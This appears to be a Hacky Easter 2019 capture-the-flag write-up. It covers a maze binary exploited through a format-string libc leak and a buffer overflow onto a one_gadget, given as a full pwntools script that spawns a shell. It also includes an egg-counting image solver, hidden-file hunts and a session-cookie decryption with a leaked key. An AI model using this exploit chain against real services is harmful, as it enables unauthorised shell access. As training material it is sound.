There are two vulnerabilities in the binary. The first one can be used for a format string attack by changing the username to a string formatter and using the undocumented command *whoami*. The second vulnerability is a buffer overflow when entering the key to open the chest at the end of the maze. With the buffer overflow we can overwrite eight bytes, which are used as function pointer. The function pointer which will be overridden belongs to the error function, which will be executed when the user chooses option 0 from the main menu.

Since there are no other function inside the program we have to return to libc in order to exploit the binary. For that we first need to know which version of libc is used and leak one address from inside. The main function from a binary is called from inside the libc, so the return address should be on the stack:

```
__libc_start_main_ret
```

We can leak it by using the username **%19$p**:

```
0x7ffa04df6830
```

Even though the addresses are randomly chosen for every execution of the binary, the least 12 bits are always the same. If at least one address is known, it can be possible to figure out the used libc version, by using a libc database like:

```
https://libc.blukat.me/
```

The database suggests that version 2.23 is used but shows three different possibilities. We can assume that the server is up to date and simply take the newest of these or just try out each of them.

With the knowledge of the used libc version we can now calculate the base address and also can search for One Gadgets using the following tool:

```
https://github.com/david942j/one_gadget
```

These are the offsets from the base address to the leaked address and the found One Gadget:

libc_start_main_ret	0x20830
one_gadget	0xf1147

Now we have everything for our exploit and we only need to solve the maze, because we can only exploit it when we successfully open the chest at the end. Therefore, we can recursively search the maze to find both the key and the chest.

```
from pwn import *

r = remote('whale.hacking-lab.com', 7331)
libc_start_main_ret = 0x20830
one_gadget = 0xf1147

def search(x, y, searchText):
    visited[y][x] = 1
    directions = ['north','east','south','west']
    r.sendline('search')
    r.recvline()
    if searchText in r.recvuntil('> '):
        return True
    if visited[y-1][x] == 0:
        r.sendline('go north')
        if 'There is a wall!' not in r.recvuntil('> '):
            if search(x,y-1,searchText) == True:
                return True
            r.sendline('go south')
            r.recvuntil('> ')
    if visited[y+1][x] == 0:
        r.sendline('go south')
        if 'There is a wall!' not in r.recvuntil('> '):
            if search(x,y+1,searchText) == True:
                return True
            r.sendline('go north')
            r.recvuntil('> ')
    if visited[y][x-1] == 0:
        r.sendline('go west')
        if 'There is a wall!' not in r.recvuntil('> '):
            if search(x-1,y,searchText) == True:
                return True
            r.sendline('go east')
            r.recvuntil('> ')
    if visited[y][x+1] == 0:
        r.sendline('go east')
        if 'There is a wall!' not in r.recvuntil('> '):
            if search(x+1,y,searchText) == True:
                return True
            r.sendline('go west')
            r.recvuntil('> ')

# Enter user name (prepare for format string attack)
r.recvuntil('Please enter your name:\n')
r.sendline('%19$p')
# play game
r.recvuntil('> ')
r.sendline('3')
```

```python
# leak __libc_start_main_ret
r.recvuntil('> ')
r.sendline('whoami')
x = r.recvlines(2)

leak = int(r.readline()[2:14],16)
log.info('leaking __libc_start_main_ret:\n\t%s', hex(leak))

# craft gadget
og = p64(leak - libc_start_main_ret + one_gadget)
log.info('crafting gadget:\n\t%s', og.encode('hex'))

# read until prompt
r.recvuntil('> ')

# search key
visited = [[0 for j in range(100)] for i in range(100)]
search(50,50, 'You found a key!')

r.sendline('pick up')
r.recvuntil('You pick up the key: ')
key = r.recvline()[:32]
r.recvuntil('> ')
log.info('found key:\n\t%s', key)

# crafting payload
payload = key + og

# search chest
visited = [[0 for j in range(100)] for i in range(100)]
search(50,50, 'You found a locked chest!')
log.info('found chest, sending payload')

r.sendline('open')
r.recvuntil('Please enter the key:')
r.sendline(payload)

# show egg.txt
r.recvuntil('Congratulation, you solved the maze. Here is your reward:')
eggtxt = r.recvuntil('Press enter to return to the menue')
print eggtxt[:eggtxt.rfind('\n')]

# return to menue and get shell
r.sendline()
r.recvuntil('> ')
r.sendline('0')
r.recvuntil('\033[H\033[J\033[8;0H')

log.info('enjoy your shell :)')
r.interactive()
```

With the shell we now got on the server we can search for the egg. It can be found inside the home directory of the user maze:

```
/home/maze/egg.png
```

Challenge 24 - CAPTEG

To solve a CAPTEG, we must count the eggs in a given grid. We need to solve 42 of these CAPTEG to get our flag. For each of these CAPTEGs we only have seven seconds which makes it nearly impossible to solve them by hand.

First tests showed that the number of different pictures is limited, maybe a few hundred including rotated/mirrored images. This makes it possible to count the eggs on every unique picture beforehand. We can then use these pictures to compare them with new ones.

We had to use a threshold for the comparison so that we could clearly determine two identical pictures, because they were given as a JPG. To speed up the comparison we also need to resize the images from 300x300 to 20x20 pixel.

The following solver saves every unique picture found and sets its egg counter to -1 (config file). The eggs must be counted manually before running it a second time. There should be a maximum of 276 samples.

```
from PIL import Image
from io import BytesIO
import requests
import numpy
import os

size = (20,20)
threshold = 5000
samples = {}
eggs = {}

def split(img):
    imgs = []
    for y in range(3):
        for x in range(3):
            box = (x*310, y*310, 300+(x*310), 300+(y*310))
            part = img.crop(box)
            part.thumbnail(size)
            imgs.append(part)
    return imgs

def compare(img1, img2):
    if img1.size != img2.size or img1.getbands() != img2.getbands():
        return -1
    error = 0
    for band_index, band in enumerate(img1.getbands()):
        m1 = numpy.array([p[band_index] for p in img1.getdata()]).reshape(img1.size)
        m2 = numpy.array([p[band_index] for p in img2.getdata()]).reshape(img2.size)
        error += numpy.sum(numpy.abs(m1-m2))
    return error

def compareAll(img):
    for s in samples:
        val = compare(img, samples[s])
```

```
            if val < threshold:
                return s
            val = compare(img.rotate(90), samples[s])
            if val < threshold:
                return s
            val = compare(img.rotate(180), samples[s])
            if val < threshold:
                return s
            val = compare(img.rotate(270), samples[s])
            if val < threshold:
                return s
            val = compare(img.transpose(Image.FLIP_LEFT_RIGHT), samples[s])
            if val < threshold:
                return s
            val = compare(img.transpose(Image.FLIP_LEFT_RIGHT).rotate(90), samples[s])
            if val < threshold:
                return s
            val = compare(img.transpose(Image.FLIP_LEFT_RIGHT).rotate(180), samples[s])
            if val < threshold:
                return s
            val = compare(img.transpose(Image.FLIP_LEFT_RIGHT).rotate(270), samples[s])
            if val < threshold:
                return s
        return None

    def loadSamples():
        egg_data = open('egg_data.txt').readlines()
        for i in egg_data:
            parts = i.split('=')
            if len(parts) == 2:
                eggs[parts[0]] = int(parts[1])
                samples[parts[0]] = Image.open('samples/'+parts[0]+'.png')

    def countEggs():
        s = requests.session()
        for i in range(100):
            r = s.get('http://whale.hacking-lab.com:3555/')
            r = s.get('http://whale.hacking-lab.com:3555/picture')
            img = Image.open(BytesIO(r.content))
            new_parts = split(img)
            egg_count = 0
            for x in range(9):
                sample = compareAll(new_parts[x])
                if sample == None:
                    print 'error'
                    sample = 'sample_'+str(len(samples))
                    samples[sample] = new_parts[x]
                    new_parts[x].save('samples/' + sample + '.png')
                    open('egg_data.txt', 'a').write(sample+'=-1\n')
                else:
                    print 'p%d_%d' % (i,x),'-->',sample
                    if sample in eggs and eggs[sample] != -1:
                        egg_count = egg_count + eggs[sample]
                    else:
                        print 'no information'
            print 'Eggs: ', egg_count
            payload = {'s': egg_count}
            for i in range(10):
                try:
                    r = s.post('http://whale.hacking-lab.com:3555/verify',data=payload)
                    resp = r.content
```

```
                break
            except:
                print 'connection error'
        print resp
        if 'he19' in resp:
            exit()

if __name__ == '__main__':
    loadSamples()
    countEggs()
```

Flag: he19-s7Jj-mO4C-rP13-ySsJ

Challenge 25 - Hidden Egg 1

The challenge description states, that this egg is hidden in a basket. There is one image of a basket with eggs at the page showing the found eggs.

```
https://hackyeaster.hacking-lab.com/hackyeaster/images/flags.jpg
```

Searching for strings inside the file, we can find a link to the egg:

```
https://hackyeaster.hacking-
lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
```

Challenge 26 - Hidden Egg 2

The description for the second hidden egg states, that a stylish blue egg is hidden somewhere on the web server. The word stylish was a hint for looking into the CSS files. At first glance there was nothing inside the CSS files, but at a closer look, we can see that one TTF file which is used in the following CSS file is not a TTF file but a PNG file:

```
https://hackyeaster.hacking-lab.com/hackyeaster/css/source-sans-pro.css
```

The link to the TTF/PNG file:

```
https://hackyeaster.hacking-lab.com/hackyeaster/fonts/TTF/Egg26.ttf
```

Challenge 27 - Hidden Egg 3

The URL for reaching both paths, contains a hexadecimal number. As the length was the same as of a MD5 sum, it was worth a try to decode them.

```
1804161a0dabfdcd26f7370136e0f766          P4TH1

7fde33818c41a1089088aa35b301afd9          P4TH2
```

To get to the bonus level we only need to choose the third path:

```
bf42fa858de6db17c6daa54c4d912230          P4TH3

http://whale.hacking-lab.com:5337/bf42fa858de6db17c6daa54c4d912230
```

We were then asked for the two flags from the other paths:

Jungle: he19-zKZr-YqJO-4OWb-auss

Swamp: he19-JfsM-ywiw-mSxE-yfYa

After entering the flags, we can move like in the other path. There was only one field where an error happened:

```
[DEBUG]: app.crypto_key: timetoguessalasttime

[ERROR]: Traceback (most recent call last): UnicodeDecodeError: 'utf-
8' codec can't decode byte in position 1: invalid continuation byte

[DEBUG]: Flag added to session
```

The hidden flag was added to the session cookie, but it was encrypted. We can however decrypt it, because the key was given (There were some unprintable characters in the key).

```
import base64
import zlib
import json as JSON
from Crypto.Cipher import AES
def decryptCookie(cookie):
    crypto_key = 'timeto\x01guess\x03a\x03last\x07time'
    itup = cookie.split('.')
    ciphertext = base64.b64decode(itup[1])
    mac = base64.b64decode(itup[2])
    nonce = base64.b64decode(itup[3])
    cipher = AES.new(crypto_key, AES.MODE_EAX, nonce)
    data = cipher.decrypt(ciphertext)
    if (itup[0] == 'z'):
        data = zlib.decompress(data)
    session_dict = JSON.loads(str(data))
    return session_dict
```

Flag: he19-fmRW-T6Oj-uNoT-dzOm